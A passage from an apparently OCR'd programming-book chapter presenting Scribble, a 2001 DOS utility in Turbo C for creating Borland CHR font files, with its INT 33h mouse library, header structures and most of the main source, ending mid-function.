
Borland's CHR file structure saves a character pattern as a set of lines with X, Y coordinates stored in corresponding bytes. The coordinate values are stored in 7-bits of a byte and they all are signed. So the existing values can be –64 to 63 for X and Y coordinates. The last bit ($7^{th}$ bit) of the X-Y values holds the command. The command can be any one of the following 3 commands: *Move/Scan character*, *Draw line from current location* or *End of character definition*.

You can see that the X values can even be in negative. But for the sake of brevity, I have avoided negative values in Scribble.




Axis for char pattern

## 30.3 Scribble screenshots


## 30.4 Mouselib.lib

### 30.4.1 Mouselib.h

```
#ifndef __MOUSELIB_H
```

```
#define LFTCLICK  (1)

int InitMouse( void );
void ShowMousePtr( void );
void MoveMousePtr( int x, int y );
void RestrictMousePtr( int x1, int y1, int x2, int y2 );
void HideMousePtr( void );
void GetMousePos( int *mbutton, int *x, int *y );
void ChangeMousePtr( int *shape );

#endif
```

### 30.4.2 Mouselib.c

```
#include  "mouselib.h"

#pragma inline

/*-------------------------------------------------
      InitMouse - Initializes Mouse.
            Returns 0 for success.              */

int InitMouse( void )
{
   asm {
        MOV AX, 0;
        INT 33h;
      }
   return;
}  /*--InitMouse( )---*/

/*-------------------------------------------------
      ShowMousePtr - Shows Mouse Pointer.       */

void ShowMousePtr( void )
{
   asm {
        MOV AX, 1h;
        INT 33h;
      }
}  /*--ShowMousePtr( )----*/

/*-------------------------------------------------
      HideMousePtr - Hide Mouse Pointer.        */
```

```
void HideMousePtr( void )
{
    asm {
         MOV AX, 2h;
         INT 33h;
      }
}  /*--HideMousePtr( )-----*/

/*-------------------------------------------------
      MoveMousePtr - Move Mouse Pointer
            to (x, y).                         */

void MoveMousePtr( int x, int y )
{
    asm {
         MOV AX, 4h;
         MOV CX, x;
         MOV DX, y;
         INT 33h;
      }
}  /*--MoveMousePtr( )-----*/

/*-------------------------------------------------
      RestrictMousePtr - Restrict Mouse Pointer
            to the specified coordinates       */

void RestrictMousePtr( int x1, int y1, int x2, int y2 )
{
   asm {
        MOV AX, 7h;
        MOV CX, x1;
        MOV DX, x2;
        INT 33h;
        MOV AX, 8h;
        MOV CX, y1;
        MOV DX, y2;
        INT 33h;
      }
}  /*--RestrictMousePtr( )--------*/

/*-------------------------------------------------
      GetMousePos - Gets Mouse position & mouse button value. */

void GetMousePos( int *mbutton, int *mx, int *my )
{
   asm {
        MOV AX, 3h;
```

```
            INT 33h;

            MOV AX, BX;
            MOV BX, mbutton;
            MOV WORD PTR [BX], AX;

            MOV BX, mx;
            MOV WORD PTR [BX], CX;

            MOV BX, my;
            MOV WORD PTR [BX], DX;
           }
    }  /*--GetMousePos( )------*/
```

### 30.4.3 Mouselib.lib

Using the above Mouselib.c file compile it to library file for Small memory model, you will get Mouselib.lib file. You can use the library – Mouselib.lib in your projects.

## 30.5 Scribble.h

```
/*------------------------------------------------------------------------
                          Scribble Declarations
                               scribble.h
 *----
 */


/*   PC bios data area pointer to incrementing unsigned long int */
#define BIOSTICK  (*(volatile unsigned long far *)(0x0040006CL))

typedef int BOOLEAN;

#define FALSE     (0)
#define TRUE      (1)
#define PRESS     (0)
#define NORMAL    (1)

#define MAXCMDBUTTON    (7)
#define CLEAR           (0)
#define NEXT            (1)
#define QUIT            (2)
#define ABOUT           (3)
#define OKBUTTON  (4)
#define NOBUTTON  (5)
#define YESBUTTON (6)
```

```
struct ButtonStatus
  {
     int x1;
     int y1;
     int x2;
     int y2;
  };
#define MAXBRUSH  (10)
#define THANKS    (1)
#define FSIZEERR  (2)

typedef int WORD;
typedef char BYTE;

#define EOFCHAR1  (0)
#define EOFCHAR2  (0)
#define CHARSCAN1 (0)
#define CHARSCAN2 (1)
#define DRAWCHAR1 (1)
#define DRAWCHAR2 (1)

typedef struct tagFILEHEADER
  {
      BYTE  fId[4];
      BYTE  copyRight[111];
      BYTE  copyRightEnd;
      WORD  headerOffset;
      BYTE  fntName[4];
      WORD  fntSize;
      BYTE  fntVersion[4];
      BYTE  fntHeader;
      WORD  noOfChars;
      BYTE  undefined1;
      BYTE  startChar;
      WORD  defOffset;
      BYTE  fillFlag;
      BYTE  dCapital;
      BYTE  dBase;
      BYTE  dBottomDescender;
      BYTE  undefined2[5];
//    WORD  charOffset[noOfChars];
//    BYTE  widthTbl[noOfChars];
  } FILEHEADER;

typedef struct tagFONTINFO
  {
      unsigned int y   : 7;
```

```
      unsigned int op2 : 1;
      unsigned int x   : 7;
      unsigned int op1 : 1;
  } FONTINFO;

/* File header for Sribble */
FILEHEADER scriFh = {
                  'P', 'K', 8, 8,
                "Scribble v1.0 for DOS ,2001 by R. Rajesh Jeba Anbiah, "
                        "Web page: xxxxxxxxxxxxxxxxxxxxxxxxxxx, "
                        "Thank you Jesus! ",
                  0x1A,
                  128,        /* headerOffset */
                  "????",     /* fntName - To be changed */
                  0,          /* fntSize - To be changed */
                  1, 0, 1, 0,
                  '+',
                  1,          /* noOfChars - To be changed */
                  0,          /* undefined ?? */
                  ' ',        /* startChar */
                  0,          /* defOffset - To be changed */
                  0,
                  25,
                  0,
                  -9,
                  "     "           /* undefined ?? */
                };

/* Store brushe types */
char *Pixel_Mask[16] =
                 {
                  "11000000",
                  "11000000",
                  "00000000",
                  "00000000",

                  "11100000",
                  "11100000",
                  "11100000",
                  "00000000",

                  "01100000",
                  "11110000",
                  "11110000",
                  "01100000",

                  "01111000",
```

```
                   "11111100",
                   "11111100",
                   "01111000"
                  };
void far MyOuttextxy( int x, int y, char far *str, int color );
void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor );
void PutPoint( int x, int y, int btype );
void ScribbleLine ( int x1, int y1, int x2, int y2, int btype );
void ScribbleInfo( void );
void InitScribble( void );
void GWindow( int x1, int y1, int x2, int y2, char *title );
void SetScreen( void );
void GetFontName( char *str );
void FileSizeIndicator( void );
void Clear( void );
void CmdButton( int cmdno, int status );
int CmdButtonVal( int x, int y );
void BrushBox( int brushno, int status );
int BrushVal( int x, int y );
void MsgWindow( char *fontname, int msgno );
int X4CenteredMsg( char *str );
void MakeFontProcedure1( void );
void MakeFontProcedure2( void );
void MakeFontProcedure3( void );
void CloseScribbleFiles( void );
```

## 30.6 Scribble.c

```
/*-----------------------------------------------------------------------
                                Scribble
                          ( CHR file creator )
                                   by
                         R. Rajesh Jeba Anbiah,

      File name: Scribble.c
      Written: March-April, 2001
      Copyright (c) 2001, R. Rajesh Jeba Anbiah
      All Rights Reserved.
 *---
 */
#include <stdio.h>
#include <conio.h>
#include <math.h>
#include <time.h>
#include <alloc.h>
```

```
#include <dir.h>
#include <graphics.h>
#include "mouselib.h"
#include "scribble.h"

struct ButtonStatus But_Stat[MAXCMDBUTTON], Brush_Stat[MAXBRUSH];

FONTINFO fInfo;
WORD  charoffset;
BYTE  charwidth;
FILE *chOffFp, *wthFp, *chInfoFp, *scriFp;

/*-----------------------------------------------
      MyOttextxy - Prints text with
            specified color                     */

void far MyOuttextxy( int x, int y, char far *str, int color )
{
   setcolor( color );
   outtextxy( x, y, str );
} /*--MyOuttextxy( )-----------*/

/*-----------------------------------------------
      MyRectangle - Rectangle with
            upcolor for ┌, lowcolor for ┘.
      It's for Command Button effect.           */

void MyRectangle( int x1, int y1, int x2, int y2, int upcolor, int
lowcolor )
{
   setcolor( upcolor );
   line( x1, y1, x2, y1 );
   line( x1, y1, x1, y2 );
   setcolor( lowcolor );
   line( x1, y2, x2, y2 );

   line( x2, y1, x2, y2);
} /*--MyRectangle( )-------------*/

/*-----------------------------------------------
      PutPoint - Point with a specified
            pattern ( brush type ).
            Pattern is stored in *Pixel_Mask[]
      It's for Brush effect.                    */

void PutPoint( int x, int y, int btype )
{
```

```
   int i, j, color = getcolor( );
   if ( btype == 0 )
      putpixel( x, y, color );
     else
      for ( i = 0 ; i<4 ; ++i )
        for ( j = 0; j<8 ; ++j )
            if ( Pixel_Mask [4*(btype-1)+i][j] == '1' )
                 putpixel( x+j-(btype)/2, y+i-(btype)/2, color );
} /*--PutPoint( )---------*/

/*-----------------------------------------------
      ScribbleLine - Draws line a specified
            pattern ( brush type ).
      Logic: Bresenham's Line Algorithm.
      It's for Brush effect.                    */

void ScribbleLine ( int x1, int y1, int x2, int y2, int btype )
{
   int x, y, dx, dy, p, incrx, incry;
   dx = abs(x2 - x1);
   dy = abs(y2 - y1);
   incrx = (x2 >= x1)? 1 : -1;
   incry = (y2 >= y1)? 1 : -1;

   PutPoint( x1, y1, btype );
   x = x1;
   y = y1;
   if (dx > dy)
      {
         p = 2 * dy - dx;
         while( x != x2 )
           {
            x += incrx;
            if (p < 0)
                  p += 2 * dy;

                else
                  {
                   y += incry;
                   p += 2 * (dy - dx);
                  }

            PutPoint( x, y, btype );
           }
      }
      else
      {
```

```
          p = 2 * dx - dy;
          while( y != y2 )
            {
             y += incry;
             if ( p < 0 )
                  p += 2 * dx;
               else
                  {
                   x += incrx;
                   p += 2 * ( dx - dy );
                  }
             PutPoint( x, y, btype );
            }
      }
   PutPoint( x2, y2, btype );
} /*--ScribbleLine( )---*/

/*-------------------------------------------------
      ScribbleInfo - Prints the information
            about Scribble.               */

void ScribbleInfo( void )
{
   clrscr( );
   window( 10, 1, 75, 25 );
   textcolor( RED );
   textbackground( BLACK );
   _setcursortype( _NOCURSOR );
   directvideo = 1;
   cprintf(
    "╔════════════════════════════════════════════════════════════╗ \r\n"
    "║                    ▀▄▄  Scribble                           ║ \r\n"
    "║                        Version 1.0  ( for DOS )            ║ \r\n"
    "║                          Freeware                          ║ \r\n"
    "╟────────────────────────────────────────────────────────────╢ \r\n"
    "║                             by                             ║ \r\n"
    "║                  R. Rajesh Jeba Anbiah                     ║ \r\n"
    "║                 Tamil Nadu, South India                    ║ \r\n"
     );
   textcolor( WHITE );
   cprintf(
    "║                  xxxxxxxxxxxxxxxxxxx                       ║ \r\n"
    "║              xxxxxxxxxxxxxxxxxxxxxxxxxxxx                  ║ \r\n"
    "╟────────────────────────────────────────────────────────────╢ \r\n"
    "║       □  Scribble is a CHR (character) file creator        ║ \r\n"
    "║          CHR files are used to generate fonts in           ║ \r\n"
    "║               Turbo C's Graphics programs.                 ║ \r\n"
```

```
     "╟──────────────────────────────────────────────╢ \r\n"
      );
    textcolor( LIGHTGREEN );
    cprintf(
     "║   For any  Suggestions  Bug report             ║ \r\n"
     "║                       Sending donations        ║ \r\n"
     "║    visit Scribble's official page:              ║ \r\n"
     "║          xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  ║ \r\n"
     "╟──────────────────────────────────────────────╢ \r\n"
     "║   Copyright (c) April 2001, R. Rajesh Jeba Anbiah ║ \r\n"
     "║   All Rights Reserved.                           ║ \r\n"
     "╚══════════════════════════════════════════════╝ \r\n"
      );
    textcolor( LIGHTBLUE+BLINK );
    cprintf(
     "                      Press any Key...                      \r\n"
      );
    window( 31, 2, 65, 5 );
    textcolor( WHITE );
    cprintf( "▄" );
    textcolor( GREEN );
    cprintf( "\r\n ▀" );
    getch( );
    window( 10, 2, 75, 25 );
    textcolor( GREEN );
    _setcursortype( _NORMALCURSOR );
} /*--ScribbleInfo( )---------*/

/*-----------------------------------------------
      InitScribble - Initializes Scribble.
            ie, Checks errors.            */

void InitScribble( void )
{
    int gdriver = VGA, gmode = VGAHI, error = 0;
    registerfarbgidriver( EGAVGA_driver_far );
    if ( !InitMouse( ) )
       {
        cprintf( "Mouse support needed! \r\n\a" );
        error = 1;
       }

    if ( ( chOffFp = fopen( "~$scrib1.raj", "wb+" ) ) == NULL )
       {
        cprintf( "Fatal Error(01): File cannot be created \r\n\a" );
        error |= 2;
       }
```

```
   if (     ( wthFp = fopen( "~$scrib2.raj", "wb+" ) ) == NULL )
      {
       cprintf( "Fatal Error(02): File cannot be created \r\n\a" );
       error |= 3;
      }
   if (     ( chInfoFp = fopen( "~$scrib3.raj", "wb+" ) ) == NULL )
      {
       cprintf( "Fatal Error(03): File cannot be created \r\n\a" );
       error |= 4;
      }
   if ( error )
      {
       CloseScribbleFiles( );
       exit( 1 );
      }
   initgraph( &gdriver, &gmode, "" );
   error = graphresult( );
   if ( error != grOk )
      {
      CloseScribbleFiles( );
      closegraph( );
      cprintf( "Graphics error: %s \r\n\a", grapherrormsg( error ) );
      exit( 1 );
      }
} /*--InitScribble( )-------*/

/*-------------------------------------------------
      GWindow - Creates a Window with  the given title.           */

void GWindow( int x1, int y1, int x2, int y2, char *title )
{
   setfillstyle( SOLID_FILL, LIGHTGRAY );
   bar( x1, y1, x2, y2 );
   setfillstyle( SOLID_FILL, BLUE );
   bar( x1+4, y1+3, x2-5, y1+22 );
   MyOuttextxy( x1+13, y1+10, title, WHITE );
   MyRectangle( x1+1, y1, x2-1, y2-1, WHITE, BLACK );
} /*--GWindow( )-----------*/
/*-------------------------------------------------
      SetScreen - Initializes Screen.           */


void SetScreen( void )
{
   int i, x, y;

   GWindow( 100, 125, 540, 390, "" );
```

```
MyOuttextxy( 140, 135, "Scribble v1.0", WHITE );
/* Icons... */
MyOuttextxy( 107, 131, "■", RED );
MyOuttextxy( 114, 135, "■", WHITE );
MyOuttextxy( 121, 139, "■", GREEN );

MyRectangle( 148, 219, 210, 257, BLACK, WHITE);
Clear( );
settextstyle( DEFAULT_FONT, HORIZ_DIR, 4 );
MyOuttextxy( 150, 225, "!", BLACK );  /* starting character */
settextstyle( DEFAULT_FONT, HORIZ_DIR, 1 );

MyRectangle( 265, 192, 519, 225, WHITE, DARKGRAY );
MyRectangle( 264, 191, 520, 226, DARKGRAY, WHITE );
setfillstyle( SOLID_FILL, DARKGRAY );
bar( 267, 193, 517, 223 );
MyOuttextxy( 273, 180, "Brushes", BLACK );

MyRectangle( 265, 250, 519, 283, WHITE, DARKGRAY );
MyRectangle( 264, 249, 520, 284, DARKGRAY, WHITE );
bar( 267, 251, 517, 281 );
MyOuttextxy( 273, 238, "Erasers", BLACK );

MyRectangle( 265, 308, 519, 328, WHITE, DARKGRAY );
MyRectangle( 264, 307, 520, 329, DARKGRAY, WHITE );
bar( 267, 309, 517, 326 );
setfillstyle( SOLID_FILL, WHITE );
bar( 269, 313, 515, 322 );
MyOuttextxy( 273, 296, "File Size Indicator", BLACK );

for( i= 0, x = 267, y = 194 ; i < MAXBRUSH ; x += 50, ++i )
  {
   Brush_Stat[i].x1 = x;
   Brush_Stat[i].y1 = y;
   Brush_Stat[i].x2 = x + 50;
   Brush_Stat[i].y2 = y + 28;
   if ( i==0 )
         BrushBox( i, PRESS );

   if ( i == MAXBRUSH/2-1 )
       {
         y = 252;
         x = 267-50;
       }
  }

setcolor( BLACK );
```

```
for ( i=0, x=290 ; i<5 ;  x += 50, ++i )
   PutPoint( x, 203, i );

setcolor( WHITE );
for ( i=0, x=290 ; i<5 ;  x += 50, ++i )
   PutPoint( x, 262, i );

But_Stat[0].x1 = 155;
But_Stat[0].y1 = 270;
But_Stat[0].x2 = 205;
But_Stat[0].y2 = 290;
CmdButton( 0, NORMAL );

for( i= 1, x = 122, y = 320 ; i < 3 ; x += 65, ++i )
  {
   But_Stat[i].x1 = x;
   But_Stat[i].y1 = y;
   But_Stat[i].x2 = x + 50;
   But_Stat[i].y2 = y + 20;
   CmdButton( i, NORMAL );
  }

But_Stat[3].x1 = 375;
But_Stat[3].y1 = 340;
But_Stat[3].x2 = 425;
But_Stat[3].y2 = 360;
CmdButton( 3, NORMAL );

But_Stat[4].x1 = 290;
But_Stat[4].y1 = 335;
But_Stat[4].x2 = 340;
But_Stat[4].y2 = 355;

But_Stat[5].x1 = 270;
But_Stat[5].y1 = 270;
But_Stat[5].x2 = 320;
But_Stat[5].y2 = 290;


But_Stat[6].x1 = 330;
But_Stat[6].y1 = 270;
But_Stat[6].x2 = 380;
But_Stat[6].y2 = 290;

MyOuttextxy( 161, 277, "Clear", BLACK );
MyOuttextxy( 131, 327, "Next", BLACK );
MyOuttextxy( 197, 327, "Quit", BLACK );
```

```
   MyOuttextxy( 380, 345, "■", RED );
   MyOuttextxy( 387, 349, "■", WHITE );
   MyOuttextxy( 394, 353, "■", GREEN );

   MyOuttextxy( 406, 347, "?", BLUE );
   MyOuttextxy( 413, 349, "?", BLUE );
} /*--SetScreen( )------*/

/*-----------------------------------------------
      GetFontName - Gets Font Name &      checks
         whether the file is already exist or not.
         If exist, it prompt with Warning */

void GetFontName( char *str )
{
   int mx, my, mbutton, cmdno, prevcmdno, i,
      x = 382, y = 250, len = 4, cursorcolor = BLACK;
   unsigned int imgsize;
   volatile unsigned long nexttick = BIOSTICK;
   char cursor[2] = "│", ch[2] = " ", filename[10], tmpmsg[40];
   BOOLEAN stayin = TRUE;
   void far *buffer;
   struct ffblk ffblk;

   imgsize = imagesize( 150, 155, 490, 370 );
   if ((buffer = farmalloc(imgsize)) == NULL)
     {
      CloseScribbleFiles( );
      closegraph( );
      cprintf( "\r\nError: Not enough memory!\r\n\a" );
      exit(1);
     }
   getimage( 190, 200, 450, 300, buffer );

   while( stayin )
    {
      GWindow( 190, 200, 450, 300, "Happy Scribbling!" );
      MyOuttextxy( 213, 249, "Enter the Font Name", BLACK );
      MyOuttextxy( 213, 269, "( 4 Characters )", BLACK );
      setfillstyle( SOLID_FILL, WHITE );
      bar( 375, 245, 420, 260 );
      MyRectangle( 375, 245, 420, 260, BLACK, WHITE);
      i = 0;
      while( i<len )
     {
        if ( BIOSTICK > nexttick )
```

```
      {
        MyOuttextxy( x, y, cursor, cursorcolor );
        cursorcolor ^= ( BLACK ^ WHITE );
        nexttick = BIOSTICK + 7L;
      }
     if ( kbhit( ) )
      {
        MyOuttextxy( x, y, cursor, WHITE );
        ch[0] = toupper( getch( ) );
        if ( ch[0]==0 )    /* Ignore special characters */
              getch( );
        if ( i!=0 && ch[0]=='\b' )
            {
              ch[0] = str[--i];
              x -= textwidth( cursor );
              MyOuttextxy( x, y, ch, WHITE );
            }
          else if ( ch[0]!=' ' &&  ch[0]!='*' && ch[0]!='+'
                    && ch[0]!='=' && ch[0]!='[' && ch[0]!=']'
                    && ch[0]!='|' && ch[0]!='\\' && ch[0]!='\"'
                    && ch[0]!=':' && ch[0]!=';' && ch[0]!='<'
                    && ch[0]!=',' && ch[0]!='>' && ch[0]!='.'
                    && ch[0]!='?' && ch[0]!='/'
                    && !(iscntrl(ch[0])) )
              {
              str[i++] = ch[0];
              MyOuttextxy( x, y, ch, BLACK );
              x += textwidth( cursor );
              }
      }
 }
 str[i] = '\0';
 strcpy( filename, str );
 strcat( filename, ".CHR" );
 if ( findfirst( filename, &ffblk, 0 ) == 0 ) /* File already
                                                 exist! */
   {
     GWindow( 190, 200, 450, 300, "Warning!" );
     strcpy( tmpmsg, filename );
     strcat( tmpmsg, " already exist!" );
     MyOuttextxy( 213, 234, tmpmsg, RED );
     MyOuttextxy( 213, 248, "Overwrite existing file?", BLACK );
     CmdButton( NOBUTTON, NORMAL );
     CmdButton( YESBUTTON, NORMAL );
     MyOuttextxy( 289, 277, "No", BLACK );
     MyOuttextxy( 343, 277, "Yes", BLACK );
     x -= len * textwidth( cursor );
```

```
            ShowMousePtr( );
            do
              {
                cmdno = 0;
                GetMousePos( &mbutton, &mx, &my );
                if ( mbutton==LFTCLICK )
                   {
                    cmdno = CmdButtonVal( mx, my );
                    if ( cmdno==NOBUTTON || cmdno==YESBUTTON )
                      {
                        HideMousePtr( );
                        CmdButton( cmdno, PRESS );
                        ShowMousePtr( );
                        prevcmdno = cmdno;
                        do
                          {
                             GetMousePos( &mbutton, &mx, &my );
                             cmdno = CmdButtonVal( mx, my );
                          } while( mbutton==LFTCLICK&&cmdno==prevcmdno);
                        HideMousePtr( );
                        CmdButton( prevcmdno, NORMAL );
                        ShowMousePtr( );
                      }
                   }
              } while( cmdno!=NOBUTTON && cmdno!=YESBUTTON );
            stayin = ( cmdno==NOBUTTON );
            HideMousePtr( );
         }
       else
            stayin = FALSE;
   }
   for ( i=0; i<len ; ++i )
      scriFh.fntName[i] = str[i];
   putimage( 190, 200, buffer, COPY_PUT );
   farfree( buffer );
} /*--GetFontName( )--------*/



/*-------------------------------------------------
      FileSizeIndicator - Indicates the file
            size limitation of 32KB       */
void FileSizeIndicator( void )
{
   int xmax = 269 + 0.007999 * (16 + 3*scriFh.noOfChars + ftell(
chInfoFp )) ;
   if ( xmax > 420 )
```

```
      setfillstyle( SOLID_FILL, RED );
      else
      setfillstyle( SOLID_FILL, GREEN );
   bar( 269, 313, xmax, 322 );

} /*--FileSizeIndicator( )--------*/

/*-------------------------------------------------
      Clear - Clears the drawing box            */

void Clear( void )
{
   setfillstyle( SOLID_FILL, WHITE );
   bar( 149, 220, 209, 256 );
   setcolor( GREEN );
   line( 149, 247, 209, 247 );
} /*--Clear( )--------*/

/*-------------------------------------------------
      CmdButton - Draws Command Button for
            specified status.
            status are NORMAL, PRESS      */

void CmdButton( int cmdno, int status )
{
   if ( status==NORMAL )
      MyRectangle( But_Stat[cmdno].x1, But_Stat[cmdno].y1,
                 But_Stat[cmdno].x2, But_Stat[cmdno].y2, WHITE, BLACK );
     else
      MyRectangle( But_Stat[cmdno].x1, But_Stat[cmdno].y1,
                 But_Stat[cmdno].x2, But_Stat[cmdno].y2, BLACK, WHITE );
} /*--CmdButton( )----------*/

/*-------------------------------------------------
      CmdButtonVal - Returns Command Button value.    */



int CmdButtonVal( int x, int y )
{
   BOOLEAN found = FALSE;
   int i;

   for( i= 0; !found && i < MAXCMDBUTTON ; ++i )
      found = ( x > But_Stat[i].x1  &&  x < But_Stat[i].x2
                  && y > But_Stat[i].y1 && y < But_Stat[i].y2);
   if ( found )
```

```
      --i;
   return( i );
} /*--CmdButtonVal( )----------*/

/*-----------------------------------------------
      BrushBox - Draws Brush Box for
            specified status.
            status are NORMAL, PRESS      */

void BrushBox( int brushno, int status )
{
   if ( status==NORMAL )
      setcolor( DARKGRAY );
     else
      setcolor( WHITE );
   rectangle( Brush_Stat[brushno].x1, Brush_Stat[brushno].y1,
            Brush_Stat[brushno].x2, Brush_Stat[brushno].y2 );
} /*--BrushBox( )----------*/

/*-----------------------------------------------
      BrushVal - Returns Brush value.           */

int BrushVal( int x, int y )
{
   BOOLEAN found = FALSE;
   int i;

   for( i= 0; !found && i < MAXBRUSH ; ++i )
      found = ( x > Brush_Stat[i].x1  &&  x < Brush_Stat[i].x2
                  && y > Brush_Stat[i].y1 && y < Brush_Stat[i].y2);
   if ( found )
      --i;
   return( i );
} /*--BrushVal( )----------*/

/*-----------------------------------------------
      MsgWindow - Prompts with messages "Thank you!",
            "Error!", "About...".         */

void MsgWindow( char *fontname, int msgno )
{
   int mx, my, mbutton, cmdno = 0, prevcmdno, xx;
   unsigned int imgsize;
   char *message[ ] = { " ", "Thank you!", "Error!", "About..." };
   char title[15], tmpmsg[40];
   void far *buffer;
```

```
strcpy( title, message[msgno] );
strcpy( tmpmsg, fontname );
strcat( tmpmsg, " font has been created!" );

HideMousePtr( );
imgsize = imagesize( 150, 155, 490, 370 );
if ((buffer = farmalloc(imgsize)) == NULL)
  {
   CloseScribbleFiles( );
   closegraph( );
   cprintf( "\r\nError: Not enough memory!\r\n\a" );
   exit(1);
  }
getimage( 150, 155, 490, 370, buffer );

GWindow( 150, 155, 490, 370, title );

setfillstyle( SOLID_FILL, RED );
bar( 160, 185, 195, 200 );
setfillstyle( SOLID_FILL, WHITE );
bar( 190, 200, 225, 215 );
setfillstyle( SOLID_FILL, GREEN );
bar( 220, 215, 255, 230 );
CmdButton( OKBUTTON, NORMAL );
MyOuttextxy( 308, 341, "OK", BLACK );

settextstyle( DEFAULT_FONT, HORIZ_DIR, 3 );
MyOuttextxy( 230, 190, "Scribble", BLACK );
settextstyle( DEFAULT_FONT, HORIZ_DIR, 1 );

switch( msgno )
  {
   case FSIZEERR:
     xx = X4CenteredMsg("Error:Cannot create more fonts!");
     MyOuttextxy( xx, 281, "Error: Cannot create more fonts!", RED );
     xx = X4CenteredMsg( "Reason: File size is limited" );
     MyOuttextxy( xx, 294, "Reason: File size is limited", RED );
     xx = X4CenteredMsg( "Suggestion: Try small fonts" );
     MyOuttextxy( xx, 307, "Suggestion: Try small fonts", RED );
     xx = X4CenteredMsg( "Quitting..." );
     MyOuttextxy( xx, 320, "Quitting...", RED );

   case THANKS:
               xx = X4CenteredMsg( "Thanks for using Scribble!" );
               MyOuttextxy( xx, 240, "Thanks for using Scribble!",
                                                          BLACK );
               xx = X4CenteredMsg( "May God bless you!" );
```

```
                MyOuttextxy( xx, 253, "May God bless you!", BLUE );
                xx = X4CenteredMsg( tmpmsg );
                MyOuttextxy( xx, 266, tmpmsg, BLACK );
                break;
    case ABOUT:
                xx = X4CenteredMsg( "Version 1.0" );
                MyOuttextxy( xx, 217, "Version 1.0", BLACK );
                xx = X4CenteredMsg( "by" );
                MyOuttextxy( xx, 235, "by", BLACK );
                xx = X4CenteredMsg( "R. Rajesh Jeba Anbiah" );
                MyOuttextxy(xx, 248, "R. Rajesh Jeba Anbiah", BLACK );
                xx = X4CenteredMsg( "Tamil Nadu, South India" );
                MyOuttextxy(xx,261,"Tamil Nadu, South India", BLACK );
                xx = X4CenteredMsg( "xxxxxxxxx@yahoo.com" );
                MyOuttextxy( xx, 274, "xxxxxxxxx@yahoo.com", BLUE );
                xx = X4CenteredMsg( "http://xxxxxxxxxxxxxxxx.com" );
                MyOuttextxy( xx, 287, "http://xxxxxxxxxxxxxxx.com",
                                                          BLUE );
                MyOuttextxy( 160, 308,
                   "Copyright c 2001, R. Rajesh Jeba Anbiah", BLACK );
                setcolor( BLACK );
                circle( 243, 312, 5 );
                MyOuttextxy(160, 323, "All Rights Reserved.", BLACK );
   }
 ShowMousePtr( );
 do
   {
    GetMousePos( &mbutton, &mx, &my );
    if ( mbutton==LFTCLICK )
        {
          cmdno = CmdButtonVal( mx, my );
          if ( cmdno==OKBUTTON )
            {
                HideMousePtr( );
                CmdButton( cmdno, PRESS );
                ShowMousePtr( );
                prevcmdno = cmdno;
                do
                  {
                     GetMousePos( &mbutton, &mx, &my );
                     cmdno = CmdButtonVal( mx, my );
                  } while( mbutton==LFTCLICK && cmdno==prevcmdno );
                HideMousePtr( );
                CmdButton( prevcmdno, NORMAL );
                ShowMousePtr( );
            }
        }
```

```
     } while( cmdno!= OKBUTTON );
   HideMousePtr( );
   putimage( 150, 155, buffer, COPY_PUT );
   farfree( buffer );
   ShowMousePtr( );
} /*--MsgWindow( )-----------*/

/*-----------------------------------------------
      X4CenteredMsg - Returns X coordinate value
            for the center justified message
            in MsgWindow.

    Logic:( 150, y ) |   msg   | ( 490, y )

         To have centered msg,
            150 + ((490-150)-textwidth(msg))/2. */

int X4CenteredMsg( char *str )
{
   return( 150 + ( 340 - textwidth( str ) ) /2 );
} /*--X4CenteredMsg( )------*/

/*-----------------------------------------------
      MakeFontProcedure1 - Creates the first font
            ie, ' ' ( space )       */

void MakeFontProcedure1( void )
{
   charoffset = ftell( chInfoFp );
   charwidth = 14;

   fInfo.x = 0;
   fInfo.y = charwidth;
   fInfo.op1 = CHARSCAN1;
   fInfo.op2 = CHARSCAN2;
   fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );

   fInfo.op1 = EOFCHAR1;
   fInfo.op2 = EOFCHAR2;
   fwrite( &charoffset, sizeof( charoffset ), 1, chOffFp );
   fwrite( &charwidth, sizeof( charwidth ), 1, wthFp );

   fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
} /*--MakeFontProcedure1( )----------*/
/*-----------------------------------------------
      MakeFontProcedure2 - Creates the fonts
            and store the commands in a
```

```
            temporary file                */

void MakeFontProcedure2( void )
{
   int xmin, xmax, ymin, ymax, x, y, xt;

   ++scriFh.noOfChars;
   /*  Scans the drawing box...
      To find character's xmin, xmax, ymin, ymax.
      Steps: ( top to bottom )
            top   : ------>
                  : ---> ----->
            ...
            ...
            bottom: ---->
   */
   xmin = 209;    xmax = 149;
   ymin = 256;    ymax = 221;
   for ( y = 221 ; y<=256 ; ++y )
     for ( x = 149 ; x<=209 ; ++x )
      {
       if ( getpixel( x, y ) == BLACK )
            {
               if ( x<xmin )
                  xmin = x;
               if ( y<ymin )
                  ymin = y;
               if ( x>xmax )
                  xmax = x;
               if ( y>ymax )
                  ymax = y;
            }
      }
   /*  Drawing box empty?
      ( No character? )
      check...
   */
   if  ( xmin==209 && xmax==149 ) /* if no character */
       charwidth = 0;
      else
       charwidth = xmax - xmin + 4;
   fwrite( &charwidth, sizeof( charwidth ), 1, wthFp );
   if ( charwidth==0 )
